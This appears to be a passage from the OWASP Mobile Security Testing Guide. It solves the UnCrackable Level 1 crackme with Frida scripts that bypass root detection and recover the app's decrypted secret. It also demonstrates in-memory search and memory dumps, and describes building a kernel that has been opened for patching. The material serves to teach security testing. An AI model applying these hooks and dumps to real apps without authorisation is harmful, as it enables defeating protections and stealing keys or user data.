We'll use Frida to solve the UnCrackable App for Android Level 1 and demonstrate how we can easily bypass root detection and extract secret data from the app.

When you start the crackme app on an emulator or a rooted device, you'll find that the it presents a dialog box and exits as soon as you press "OK" because it detected root:



Root detected!

This in unacceptable. The app is now going to exit.

OK

Let’s see how we can prevent this.

The main method (decompiled with CFR) looks like this:

```java
package sg.vantagepoint.uncrackable1;

import android.app.Activity;
import android.app.AlertDialog;
import android.content.Context;
import android.content.DialogInterface;
import android.os.Bundle;
import android.text.Editable;
import android.view.View;
import android.widget.EditText;
import sg.vantagepoint.a.b;
import sg.vantagepoint.a.c;
import sg.vantagepoint.uncrackable1.a;

public class MainActivity
extends Activity {
    private void a(String string) {
        AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
        alertDialog.setTitle((CharSequence)string);
        alertDialog.setMessage((CharSequence)"This is unacceptable. The app is now going to exit.");
        alertDialog.setButton(-3, (CharSequence)"OK", new DialogInterface.OnClickListener(){

            public void onClick(DialogInterface dialogInterface, int n) {
                System.exit((int)0);
            }
        });
        alertDialog.setCancelable(false);
        alertDialog.show();
    }

    protected void onCreate(Bundle bundle) {
        if (c.a() || c.b() || c.c()) {
            this.a("Root detected!");
        }
        if (b.a(this.getApplicationContext())) {
            this.a("App is debuggable!");
        }
        super.onCreate(bundle);
        this.setContentView(2130903040);
    }

    /*
     * Enabled aggressive block sorting
     */
    public void verify(View object) {
        object = ((EditText)this.findViewById(2130837505)).getText().toString();
        AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
        if (a.a((String)object)) {
            alertDialog.setTitle((CharSequence)"Success!");
            object = "This is the correct secret.";
        } else {
            alertDialog.setTitle((CharSequence)"Nope...");
            object = "That's not it. Try again.";
        }
        alertDialog.setMessage((CharSequence)object);
        alertDialog.setButton(-3, (CharSequence)"OK", new DialogInterface.OnClickListener(){

            public void onClick(DialogInterface dialogInterface, int n) {
                dialogInterface.dismiss();
            }
        });
        alertDialog.show();
    }
}
```

Notice the “Root detected” message in the `onCreate` method and the various methods called in the preceding `if`-statement (which perform the actual root checks). Also note the “This is unacceptable...” message from the first method of the class, `private void a`. Obviously, this method displays the dialog box. There is an `alertDialog.onClickListener` callback set in the `setButton` method call, which closes the application via `System.exit` after successful root detection. With Frida, you can prevent the app from exiting by hooking the `MainActivity.a` method or the callback inside it. The example below shows how you can hook `MainActivity.a` and prevent it from ending the application.

```
setImmediate(function() { //prevent timeout
    console.log("[*] Starting script");

    Java.perform(function() {
      var mainActivity = Java.use("sg.vantagepoint.uncrackable1.MainActivity");
      mainActivity.a.implementation = function(v) {
         console.log("[*] MainActivity.a called");
      };
      console.log("[*] MainActivity.a modified");

    });
});
```

Wrap your code in the function `setImmediate` to prevent timeouts (you may or may not need to do this), then call `Java.perform` to use Frida’s methods for dealing with Java. Afterwards retrieve a wrapper for `MainActivity` class and overwrite its `a` method. Unlike the original, the new version of `a` just writes console output and doesn’t exit the app. An alternative solution is to hook `onClick` method of the `OnClickListener` interface. You can overwrite the `onClick` method and prevent it from ending the application with the `System.exit` call. If you want to inject your own Frida script, it should either disable the `AlertDialog` entirely or change the behavior of the `onClick` method so the app does not exit when you click “OK”.

Save the above script as `uncrackable1.js` and load it:

```
$ frida -U -f owasp.mstg.uncrackable1 -l uncrackable1.js --no-pause
```

After you see the "MainActivity.a modified" message and the app will not exit anymore.

You can now try to input a "secret string". But where do you get it?

If you look at the class `sg.vantagepoint.uncrackable1.a`, you can see the encrypted string with which your input gets compared:

```
package sg.vantagepoint.uncrackable1;

import android.util.Base64;
import android.util.Log;

public class a {
    public static boolean a(String string) {

        byte[] arrby = Base64.decode((String)"5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2GOc=", (int)0);

        try {
            arrby = sg.vantagepoint.a.a.a(a.b("8d127684cbc37c17616d806cf50473cc"), arrby);
        }
        catch (Exception exception) {
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.append("AES error:");
            stringBuilder.append(exception.getMessage());
            Log.d((String)"CodeCheck", (String)stringBuilder.toString());
            arrby = new byte[]{};
        }
        return string.equals((Object)new String(arrby));
    }

    public static byte[] b(String string) {
        int n = string.length();
        byte[] arrby = new byte[n / 2];
        for (int i = 0; i < n; i += 2) {
            arrby[i / 2] = (byte)((Character.digit((char)string.charAt(i), (int)16) << 4) + Character.digit((char)string.charAt(i + 1), (int)16));
        }
        return arrby;
    }
}
```

Look at the `string.equals` comparison at the end of the a method and the creation of the string `arrby` in the `try` block above. `arrby` is the return value of the function `sg.vantagepoint.a.a.a`. `string.equals` comparison compares your input with `arrby`. So we want the return value of `sg.vantagepoint.a.a.a.`

Instead of reversing the decryption routines to reconstruct the secret key, you can simply ignore all the decryption logic in the app and hook the `sg.vantagepoint.a.a.a` function to catch its return value. Here is the complete script that prevents exiting on root and intercepts the decryption of the secret string:

```
setImmediate(function() { //prevent timeout
    console.log("[*] Starting script");

    Java.perform(function() {
        var mainActivity = Java.use("sg.vantagepoint.uncrackable1.MainActivity");
        mainActivity.a.implementation = function(v) {
           console.log("[*] MainActivity.a called");
        };
        console.log("[*] MainActivity.a modified");

        var aaClass = Java.use("sg.vantagepoint.a.a");
        aaClass.a.implementation = function(arg1, arg2) {
        var retval = this.a(arg1, arg2);
        var password = '';
        for(var i = 0; i < retval.length; i++) {
            password += String.fromCharCode(retval[i]);
        }

        console.log("[*] Decrypted: " + password);
            return retval;
        };
        console.log("[*] sg.vantagepoint.a.a.a modified");
    });
});
```

After running the script in Frida and seeing the "[*] sg.vantagepoint.a.a.a modified" message in the console, enter a random value for "secret string" and press verify. You should get an output similar to the following:

```
$ frida -U -f owasp.mstg.uncrackable1 -l uncrackable1.js --no-pause

[*] Starting script
[USB::Android Emulator 5554::sg.vantagepoint.uncrackable1]-> [*] MainActivity.a modified
[*] sg.vantagepoint.a.a.a modified
[*] MainActivity.a called.
[*] Decrypted: I want to believe
```

The hooked function outputted the decrypted string. You extracted the secret string without having to dive too deep into the application code and its decryption routines.

You've now covered the basics of static/dynamic analysis on Android. Of course, the only way to *really* learn it is hands-on experience: build your own projects in Android Studio, observe how your code gets translated into bytecode and native code, and try to crack our challenges.

In the remaining sections, we'll introduce a few advanced subjects, including process exploration, kernel modules and dynamic execution.

Process Exploration

When testing an app, process exploration can provide the tester with deep insights into the app process memory. It can be achieved via runtime instrumentation and allows to perform tasks such as:

- Retrieving the memory map and loaded libraries.
- Searching for occurrences of certain data.
- After doing a search, obtaining the location of a certain offset in the memory map.
- Performing a memory dump and inspect or reverse engineer the binary data *offline*.
- Reverse engineering a native library while it's running.

As you can see, these passive tasks help us collect information. This Information is often used for other techniques, such as method hooking.

In the following sections you will be using r2frida to retrieve information straight from the app runtime. Please refer to r2frida's official installation instructions. First start by opening an r2frida session to the target app (e.g. HelloWorld JNI APK) that should be running on your Android phone (connected per USB). Use the following command:

```
$ r2 frida://usb//sg.vantagepoint.helloworldjni
```

> See all options with `r2 frida://?`.

Once in the r2frida session, all commands start with `\`. For example, in radare2 you'd run `i` to display the binary information, but in r2frida you'd use `\i`.

Memory Maps and Inspection

You can retrieve the app's memory maps by running `\dm`, The output in Android can get very long (e.g. between 1500 and 2000 lines), to narrow your search and see only what directly belongs to the app apply a grep (`~`) by package name `\dm~<package_name>`:

```
[0x00000000]> \dm~sg.vantagepoint.helloworldjni
0x000000009b2dc000 - 0x000000009b361000 rw- /dev/ashmem/dalvik-/data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.art (deleted)
0x000000009b361000 - 0x000000009b36e000 --- /dev/ashmem/dalvik-/data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.art (deleted)
0x000000009b36e000 - 0x000000009b371000 rw- /dev/ashmem/dalvik-/data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.art (deleted)
0x0000007d103be000 - 0x0000007d10686000 r-- /data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.vdex
0x0000007d10dd0000 - 0x0000007d10dee000 r-- /data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.odex
0x0000007d10dee000 - 0x0000007d10e2b000 r-x /data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.odex
0x0000007d10e3a000 - 0x0000007d10e3b000 r-- /data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.odex
0x0000007d10e3b000 - 0x0000007d10e3c000 rw- /data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.odex
0x0000007d1c499000 - 0x0000007d1c49a000 r-x /data/app/sg.vantagepoint.helloworldjni-1/lib/arm64/libnative-lib.so
0x0000007d1c4a9000 - 0x0000007d1c4aa000 r-- /data/app/sg.vantagepoint.helloworldjni-1/lib/arm64/libnative-lib.so
0x0000007d1c4aa000 - 0x0000007d1c4ab000 rw- /data/app/sg.vantagepoint.helloworldjni-1/lib/arm64/libnative-lib.so
0x0000007d1c516000 - 0x0000007d1c54d000 r-- /data/app/sg.vantagepoint.helloworldjni-1/base.apk
0x0000007dbd23c000 - 0x0000007dbd247000 r-- /data/app/sg.vantagepoint.helloworldjni-1/base.apk
0x0000007dc05db000 - 0x0000007dc05dc000 r-- /data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.art
```

While you're searching or exploring the app memory, you can always verify where you're located in each moment (where your current offset is located) in the memory map. Instead of noting and searching for the memory address in this list you can simply run `\dm.`. You'll find an example in the following section "In-Memory Search".

If you're only interested into the modules (binaries and libraries) that the app has loaded, you can use the command `\il` to list them all:

```
[0x00000000]> \il
0x000000558b1fd000 app_process64
0x0000007dbc859000 libandroid_runtime.so
0x0000007dbf5d7000 libbinder.so
0x0000007dbff4d000 libcutils.so
0x0000007dbfd13000 libhwbinder.so
0x0000007dbea00000 liblog.so
0x0000007dbcf17000 libnativeloader.so
0x0000007dbf21c000 libutils.so
0x0000007dbde4b000 libc++.so
0x0000007dbe09b000 libc.so
...
0x0000007d10dd0000 base.odex
0x0000007d1c499000 libnative-lib.so
0x0000007d2354e000 frida-agent-64.so
0x0000007dc065d000 linux-vdso.so.1
0x0000007dc065f000 linker64
```

As you might expect you can correlate the addresses of the libraries with the memory maps: e.g. the native library of the app is located at `0x0000007d1c499000` and optimized dex (base.odex) at `0x0000007d10dd0000`.

You can also use objection to display the same information.

```
$ objection --gadget sg.vantagepoint.helloworldjni explore

sg.vantagepoint.helloworldjni on (google: 8.1.0) [usb] # memory list modules
Save the output by adding `--json modules.json` to this command

Name                                             Base          Size                  Path
-----------------------------------------------  ------------  --------------------  --------------------------------------------------------------------
app_process64                                    0x558b1fd000  32768 (32.0 KiB)      /system/bin/app_process64
libandroid_runtime.so                            0x7dbc859000  1982464 (1.9 MiB)     /system/lib64/libandroid_runtime.so
libbinder.so                                     0x7dbf5d7000  557056 (544.0 KiB)    /system/lib64/libbinder.so
libcutils.so                                     0x7dbff4d000  77824 (76.0 KiB)      /system/lib64/libcutils.so
libhwbinder.so                                   0x7dbfd13000  163840 (160.0 KiB)    /system/lib64/libhwbinder.so
base.odex                                        0x7d10dd0000  442368 (432.0 KiB)    /data/app/sg.vantagepoint.helloworldjni-1/oat/arm64/base.odex
libnative-lib.so                                 0x7d1c499000  73728 (72.0 KiB)      /data/app/sg.vantagepoint.helloworldjni-1/lib/arm64/libnative-lib.so
```

You can even directly see the size and the path to that binary in the Android file system.

In-Memory Search

In-memory search is a very useful technique to test for sensitive data that might be present in the app memory.

See r2frida's help on the search command (\/?) to learn about the search command and get a list of options. The following shows only a subset of them:

```
[0x00000000]> \/?
 /      search
 /j     search json
 /w     search wide
 /wj    search wide json
 /x     search hex
 /xj    search hex json
...
```

You can adjust your search by using the search settings `\e~search`. For example, `\e search.quiet=true;` will print only the results and hide search progress:

```
[0x00000000]> \e~search
e search.in=perm:r--
e search.quiet=false
```

For now, we'll continue with the defaults and concentrate on string search. This app is actually very simple, it loads the string "Hello from C++" from its native library and displays it to us. You can start by searching for "Hello" and see what r2frida finds:

```
[0x00000000]> \/ Hello
Searching 5 bytes: 48 65 6c 6c 6f
...
hits: 11
0x13125398 hit0_0 HelloWorldJNI
0x13126b90 hit0_1 Hello World!
0x1312e220 hit0_2 Hello from C++
0x70654ec5 hit0_3 Hello
0x7d1c499560 hit0_4 Hello from C++
0x7d1c4a9560 hit0_5 Hello from C++
0x7d1c51cef9 hit0_6 HelloWorldJNI
0x7d30ba11bc hit0_7 Hello World!
0x7d39cd796b hit0_8 Hello.java
0x7d39d2024d hit0_9 Hello;
0x7d3aa4d274 hit0_10 Hello
```

Now you'd like to know where are these addresses actually. You may do so by running the `\dm.` command for all `@@` hits matching the glob `hit0_*`:

```
[0x00000000]> \dm.@@ hit0_*
0x0000000013100000 - 0x0000000013140000 rw- /dev/ashmem/dalvik-main space (region space) (deleted)
0x0000000013100000 - 0x0000000013140000 rw- /dev/ashmem/dalvik-main space (region space) (deleted)
0x0000000013100000 - 0x0000000013140000 rw- /dev/ashmem/dalvik-main space (region space) (deleted)
0x00000000703c2000 - 0x00000000709b5000 rw- /data/dalvik-cache/arm64/system@framework@boot-framework.art
0x0000007d1c499000 - 0x0000007d1c49a000 r-x /data/app/sg.vantagepoint.helloworldjni-1/lib/arm64/libnative-lib.so
0x0000007d1c4a9000 - 0x0000007d1c4aa000 r-- /data/app/sg.vantagepoint.helloworldjni-1/lib/arm64/libnative-lib.so
0x0000007d1c516000 - 0x0000007d1c54d000 r-- /data/app/sg.vantagepoint.helloworldjni-1/base.apk
0x0000007d30a00000 - 0x0000007d30c00000 rw-
0x0000007d396bc000 - 0x0000007d3a998000 r-- /system/framework/arm64/boot-framework.vdex
0x0000007d396bc000 - 0x0000007d3a998000 r-- /system/framework/arm64/boot-framework.vdex
0x0000007d3a998000 - 0x0000007d3aa9c000 r-- /system/framework/arm64/boot-ext.vdex
```

Additionally, you can search for occurrences of the wide version of the string (\/w) and, again, check their memory regions:

```
[0x00000000]> \/w Hello
Searching 10 bytes: 48 00 65 00 6c 00 6c 00 6f 00
hits: 6
0x13102acc hit1_0 480065006c006c006f00
0x13102b9c hit1_1 480065006c006c006f00
0x7d30a53aa0 hit1_2 480065006c006c006f00
0x7d30a872b0 hit1_3 480065006c006c006f00
0x7d30bb9568 hit1_4 480065006c006c006f00
0x7d30bb9a68 hit1_5 480065006c006c006f00

[0x00000000]> \dm.@@ hit1_*
```

```
0x0000000013100000 - 0x0000000013140000 rw- /dev/ashmem/dalvik-main space (region space) (deleted)
0x0000000013100000 - 0x0000000013140000 rw- /dev/ashmem/dalvik-main space (region space) (deleted)
0x0000007d30a00000 - 0x0000007d30c00000 rw-
0x0000007d30a00000 - 0x0000007d30c00000 rw-
0x0000007d30a00000 - 0x0000007d30c00000 rw-
0x0000007d30a00000 - 0x0000007d30c00000 rw-
```

They are in the same rw- region as one of the previous strings (`0x0000007d30a00000`). Note that searching for the wide versions of strings is sometimes the only way to find them as you'll see in the following section.

In-memory search can be very useful to quickly know if certain data is located in the main app binary, inside a shared library or in another region. You may also use it to test the behavior of the app regarding how the data is kept in memory. For instance, you could analyze an app that performs a login and search for occurrences of the user password. Also, you may check if you still can find the password in memory after the login is completed to verify if this sensitive data is wiped from memory after its use.

In addition, you could use this approach to locate and extract cryptographic keys. For instance, in the case of an app encrypting/decrypting data and handling keys in memory instead of using the AndroidKeyStore API. See the section "Testing Key Management" in the chapter "Android Cryptographic APIs" for more details.

Memory Dump

You can dump the app's process memory with objection and Fridump. To take advantage of these tools on a non-rooted device, the Android app must be repackaged with `frida-gadget.so` and re-signed. A detailed explanation of this process is in the section "Dynamic Analysis on Non-Rooted Devices. To use these tools on a rooted phone, simply have frida-server installed and running.

> Note: When using these tools, you might get several memory access violation errors which can be normally ignored. These tools inject a Frida agent and try to dump all the mapped memory of the app regardless of the access permissions (read/write/execute). Therefore, when the injected Frida agent tries to read a region that's not readable, it'll return the corresponding *memory access violation errors*. Refer to previous section "Memory Maps and Inspection" for more details.

With objection it is possible to dump all memory of the running process on the device by using the command `memory dump all`.

```
$ objection --gadget sg.vantagepoint.helloworldjni explore

sg.vantagepoint.helloworldjni on (google: 8.1.0) [usb] # memory dump all /Users/foo/memory_Android/memory

Will dump 719 rw- images, totalling 1.6 GiB
Dumping 1002.8 MiB from base: 0x14140000  [------------------------------------]    0%  00:11:03(session detach message) process-terminated
Dumping 8.0 MiB from base: 0x7fc753e000  [####################################]  100%
Memory dumped to file: /Users/foo/memory_Android/memory
```

> In this case there was an error, which is probably due to memory access violations as we already anticipated. This error can be safely ignored as long as we are able to see the extracted dump in the file system. If you have any problems, a first step would be to enable

> the debug flag -d when running objection or, if that doesn't help, file an issue in objection's GitHub.

Next, we are able to find the "Hello from C++" strings with radare2:

```
$ r2 /Users/foo/memory_Android/memory
[0x00000000]> izz~Hello from
1136 0x00065270 0x00065270  14  15 () ascii Hello from C++
```

Alternatively you can use Fridump. This time, we will input a string and see if we can find it in the memory dump. For this, open the MSTG Hacking Playground app, navigate to "OMTG_DATAST_-002_LOGGING" and enter "owasp-mstg" to the password field. Next, run Fridump:

```
python3 fridump.py -U sg.vp.owasp_mobile.omtg_android -s

Current Directory: /Users/foo/git/fridump
Output directory is set to: /Users/foo/git/fridump/dump
Starting Memory dump...
Oops, memory access violation!-------------------------------] 0.28% Complete
Progress: [##################################################] 99.58% Complete
Running strings on all files:
Progress: [##################################################] 100.0% Complete

Finished!
```

> Tip: Enable verbosity by including the flag -v if you want to see more details, e.g. the regions provoking memory access violations.

It will take a while until it's completed and you'll get a collection of *.data files inside the dump folder. When you add the -s flag, all strings are extracted from the dumped raw memory files and added to the file `strings.txt`, which is also stored in the dump directory.

```
ls dump/
dump/1007943680_dump.data dump/357826560_dump.data  dump/630456320_dump.data ... strings.txt
```

Finally, search for the input string in the dump directory:

```
$ grep -nri owasp-mstg dump/
Binary file dump//316669952_dump.data matches
Binary file dump//strings.txt matches
```

The "owasp-mstg" string can be found in one of the dump files as well as in the processed strings file.

Runtime Reverse Engineering

Runtime reverse engineering can be seen as the on-the-fly version of reverse engineering where you don't have the binary data to your host computer. Instead, you'll analyze it straight from the memory of the app.

We'll keep using the HelloWorld JNI app, open a session with r2frida `r2 frida://usb//sg.vantagepoint.helloworldjni` and you can start by displaying the target binary information by using the `\i` command:

```
[0x00000000]> \i
arch                arm
bits                64
os                  linux
pid                 13215
uid                 10096
objc                false
runtime             V8
java                true
cylang              false
pageSize            4096
pointerSize         8
codeSigningPolicy   optional
isDebuggerAttached  false
cwd                 /
dataDir             /data/user/0/sg.vantagepoint.helloworldjni
codeCacheDir        /data/user/0/sg.vantagepoint.helloworldjni/code_cache
extCacheDir         /storage/emulated/0/Android/data/sg.vantagepoint.helloworldjni/cache
obbDir              /storage/emulated/0/Android/obb/sg.vantagepoint.helloworldjni
filesDir            /data/user/0/sg.vantagepoint.helloworldjni/files
noBackupDir         /data/user/0/sg.vantagepoint.helloworldjni/no_backup
codePath            /data/app/sg.vantagepoint.helloworldjni-1/base.apk
packageName         sg.vantagepoint.helloworldjni
androidId           c92f43af46f5578d
cacheDir            /data/local/tmp
jniEnv              0x7d30a43c60
```

Search all symbols of a certain module with `\is <lib>`, e.g. `\is libnative-lib.so`.

```
[0x00000000]> \is libnative-lib.so

[0x00000000]>
```

Which are empty in this case. Alternatively, you might prefer to look into the imports/exports. For example, list the imports with `\ii <lib>`:

```
[0x00000000]> \ii libnative-lib.so
0x7dbe1159d0 f __cxa_finalize /system/lib64/libc.so
0x7dbe115868 f __cxa_atexit /system/lib64/libc.so
```

And list the exports with `\iE <lib>`:

```
[0x00000000]> \iE libnative-lib.so
0x7d1c49954c f Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI
```

> For big binaries it's recommended to pipe the output to the internal less program by appending `~..`, i.e. `\ii libandroid_runtime.so~..` (if not, for this binary, you'd get almost 2500 lines printed to your terminal).

The next thing you might want to look at are the **currently loaded** Java classes:

```
[0x00000000]> \ic~sg.vantagepoint.helloworldjni
sg.vantagepoint.helloworldjni.MainActivity
```

List class fields:

```
[0x00000000]> \ic sg.vantagepoint.helloworldjni.MainActivity~sg.vantagepoint.helloworldjni
public native java.lang.String sg.vantagepoint.helloworldjni.MainActivity.stringFromJNI()
public sg.vantagepoint.helloworldjni.MainActivity()
```

Note that we've filtered by package name as this is the `MainActivity` and it includes all methods from Android's `Activity` class.

You can also display information about the class loader:

```
[0x00000000]> \icL
dalvik.system.PathClassLoader[
 DexPathList[
  [
   directory "."]
  ,
  nativeLibraryDirectories=[
   /system/lib64,
    /vendor/lib64,
    /system/lib64,
    /vendor/lib64]
  ]
 ]
java.lang.BootClassLoader@b1f1189dalvik.system.PathClassLoader[
 DexPathList[
  [
   zip file "/data/app/sg.vantagepoint.helloworldjni-1/base.apk"]
  ,
  nativeLibraryDirectories=[
   /data/app/sg.vantagepoint.helloworldjni-1/lib/arm64,
    /data/app/sg.vantagepoint.helloworldjni-1/base.apk!/lib/arm64-v8a,
    /system/lib64,
    /vendor/lib64]
  ]
 ]
```

Next, imagine that you are interested into the method exported by libnative-lib.so `0x7d1c49954c f Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI`. You can seek to that address with `s 0x7d1c49954c`, analyze that function `af` and print 10 lines of its disassembly `pd 10`:

```
[0x7d1c49954c]> pdf
            ;-- sym.fun.Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI:
┌ (fcn) fcn.7d1c49954c 18
│   fcn.7d1c49954c (int32_t arg_40f942h);
│           ; arg int32_t arg_40f942h @ x29+0x40f942
│           0x7d1c49954c      080040f9       ldr x8, [x0]
│           0x7d1c499550      01000090       adrp x1, 0x7d1c499000
│           0x7d1c499554      21801591       add x1, x1, 0x560         ; hit0_4
│           0x7d1c499558      029d42f9       ldr x2, [x8, 0x538]       ; [0x538:4]=-1 ; 1336
│           0x7d1c49955c      4000           invalid
```

Note that the line tagged with `; hit0_4` corresponds to the string that we've previously found: `0x7d1c499560 hit0_4 Hello from C++`.

To learn more, please refer to the r2frida wiki.

Customizing Android for Reverse Engineering

Working on real devices has advantages, especially for interactive, debugger-supported static/dynamic analysis. For example, working on a real device is simply faster. Also, Running the target app on a real device is less likely to trigger defenses. Instrumenting the live environment at strategic points gives you useful tracing functionality and the ability to manipulate the environment, which will help you bypass any anti-tampering defenses the app might implement.

Customizing the RAMDisk

Initramfs is a small CPIO archive stored inside the boot image. It contains a few files that are required at boot, before the actual root file system is mounted. On Android, initramfs stays mounted indefinitely. It contains an important configuration file, default.prop, that defines some basic system properties. Changing this file can make the Android environment easier to reverse engineer. For our purposes, the most important settings in default.prop are `ro.debuggable` and `ro.secure`.

```
$ cat /default.prop
#
# ADDITIONAL_DEFAULT_PROPERTIES
#
ro.secure=1
ro.allow.mock.location=0
ro.debuggable=1
ro.zygote=zygote32
persist.radio.snapshot_enabled=1
persist.radio.snapshot_timer=2
persist.radio.use_cc_names=true
persist.sys.usb.config=mtp
rild.libpath=/system/lib/libril-qc-qmi-1.so
camera.disable_zsl_mode=1
ro.adb.secure=1
dalvik.vm.dex2oat-Xms=64m
dalvik.vm.dex2oat-Xmx=512m
dalvik.vm.image-dex2oat-Xms=64m
dalvik.vm.image-dex2oat-Xmx=64m
ro.dalvik.vm.native.bridge=0
```

Setting `ro.debuggable` to “1” makes all running apps debuggable (i.e., the debugger thread will run in every process), regardless of the value of the `android:debuggable` attribute in the Android Manifest. Setting `ro.secure` to “0” causes adbd to run as root. To modify initrd on any Android device, back up the original boot image with TWRP or dump it with the following command:

```
$ adb shell cat /dev/mtd/mtd0 >/mnt/sdcard/boot.img
$ adb pull /mnt/sdcard/boot.img /tmp/boot.img
```

To extract the contents of the boot image, use the abootimg tool as described in Krzysztof Adamski’s how-to :

```
$ mkdir boot
$ cd boot
$ ../abootimg -x /tmp/boot.img
$ mkdir initrd
$ cd initrd
$ cat ../initrd.img | gunzip | cpio -vid
```

Note the boot parameters written to bootimg.cfg; you’ll need them when booting your new kernel and ramdisk.

```
$ ~/Desktop/abootimg/boot$ cat bootimg.cfg
bootsize = 0x1600000
pagesize = 0x800
kerneladdr = 0x8000
ramdiskaddr = 0x2900000
secondaddr = 0xf00000
tagsaddr = 0x2700000
name =
cmdline = console=ttyHSL0,115200,n8 androidboot.hardware=hammerhead user_debug=31 maxcpus=2 msm_watchdog_v2.enable=1
```

Modify default.prop and package your new ramdisk:

```
$ cd initrd
$ find . | cpio --create --format='newc' | gzip > ../myinitd.img
```

Customizing the Android Kernel

The Android kernel is a powerful ally to the reverse engineer. Although regular Android apps are hopelessly restricted and sandboxed, you, the reverser, can customize and alter the behavior of the operating system and kernel any way you wish. This gives you an advantage because most integrity checks and anti-tampering features ultimately rely on services performed by the kernel. Deploying a kernel that abuses this trust and unabashedly lies about itself and the environment, goes a long way in defeating most reversing defenses that malware authors (or normal developers) can throw at you.

Android apps have several ways to interact with the OS. Interacting through the Android Application Framework's APIs is standard. At the lowest level, however, many important functions (such as allocating memory and accessing files) are translated into old-school Linux system calls. On ARM Linux, system calls are invoked via the SVC instruction, which triggers a software interrupt. This interrupt calls the `vector_swi` kernel function, which then uses the system call number as an offset into a table (known as sys_call_table on Android) of function pointers.

The most straightforward way to intercept system calls is to inject your own code into kernel memory, then overwrite the original function in the system call table to redirect execution. Unfortunately, current stock Android kernels enforce memory restrictions that prevent this. Specifically, stock Lollipop and Marshmallow kernels are built with the CONFIG_STRICT_MEMORY_RWX option enabled. This prevents writing to kernel memory regions marked as read-only, so any attempt to patch kernel code or the system call table result in a segmentation fault and reboot. To get around this, build your own kernel. You can then deactivate this protection and make many other useful customizations that simplify reverse engineering. If you reverse Android apps on a regular basis, building your own reverse engineering sandbox is a no-brainer.

For hacking, I recommend an AOSP-supported device. Google's Nexus smartphones and tablets are the most logical candidates because kernels and system components built from the AOSP run on them without issues. Sony's Xperia series is also known for its openness. To build the AOSP kernel, you need a toolchain (a set of programs for cross-compiling the sources) and the appropriate version of the kernel sources. Follow Google's instructions to identify the correct git repo and branch for a given device and Android version.

https://source.android.com/source/building-kernels.html#id-version

For example, to get kernel sources for Lollipop that are compatible with the Nexus 5, you need to clone the `msm` repository and check out one of the `android-msm-hammerhead` branches (hammerhead is the codename of the Nexus 5, and finding the right branch is confusing). Once you have downloaded the sources, create the default kernel config with the command `make hammerhead_defconfig` (replacing "hammerhead" with your target device).

```
$ git clone https://android.googlesource.com/kernel/msm.git
$ cd msm
$ git checkout origin/android-msm-hammerhead-3.4-lollipop-mr1
$ export ARCH=arm
$ export SUBARCH=arm
$ make hammerhead_defconfig
$ vim .config
```

I recommend using the following settings to add loadable module support, enable the most important tracing facilities, and open kernel memory for patching.

```
CONFIG_MODULES=Y
CONFIG_STRICT_MEMORY_RWX=N
CONFIG_DEVMEM=Y
CONFIG_DEVKMEM=Y
CONFIG_KALLSYMS=Y
CONFIG_KALLSYMS_ALL=Y
CONFIG_HAVE_KPROBES=Y
```

```
CONFIG_HAVE_KRETPROBES=Y
CONFIG_HAVE_FUNCTION_TRACER=Y
CONFIG_HAVE_FUNCTION_GRAPH_TRACER=Y
CONFIG_TRACING=Y
CONFIG_FTRACE=Y
CONFIG KDB=Y
```

Once you're finished editing save the .config file, build the kernel.

```
$ export ARCH=arm
$ export SUBARCH=arm
$ export CROSS_COMPILE=/path_to_your_ndk/arm-eabi-4.8/bin/arm-eabi-
$ make
```

You can now create a standalone toolchain for cross-compiling the kernel and subsequent tasks. To create a toolchain for Android 7.0 (API level 24), run make-standalone-toolchain.sh from the Android NDK package:

```
$ cd android-ndk-rXXX
$ build/tools/make-standalone-toolchain.sh --arch=arm --platform=android-24 --install-dir=/tmp/my-android-toolchain
```

Set the CROSS_COMPILE environment variable to point to your NDK directory and run "make" to build the kernel.

```
$ export CROSS_COMPILE=/tmp/my-android-toolchain/bin/arm-eabi-
$ make
```

Booting the Custom Environment

Before booting into the new kernel, make a copy of your device's original boot image. Find the boot partition:

```
root@hammerhead:/dev # ls -al /dev/block/platform/msm_sdcc.1/by-name/
lrwxrwxrwx root     root              1970-08-30 22:31 DDR -> /dev/block/mmcblk0p24
lrwxrwxrwx root     root              1970-08-30 22:31 aboot -> /dev/block/mmcblk0p6
lrwxrwxrwx root     root              1970-08-30 22:31 abootb -> /dev/block/mmcblk0p11
lrwxrwxrwx root     root              1970-08-30 22:31 boot -> /dev/block/mmcblk0p19
(...)
lrwxrwxrwx root     root              1970-08-30 22:31 userdata -> /dev/block/mmcblk0p28
```

Then dump the whole thing into a file:

```
$ adb shell "su -c dd if=/dev/block/mmcblk0p19 of=/data/local/tmp/boot.img"
$ adb pull /data/local/tmp/boot.img
```

Next, extract the ramdisk and information about the structure of the boot image. There are various tools that can do this; I used Gilles Grandou's abootimg tool. Install the tool and run the following command on your boot image:

```
$ abootimg -x boot.img
```

This should create the files bootimg.cfg, initrd.img, and zImage (your original kernel) in the local directory.

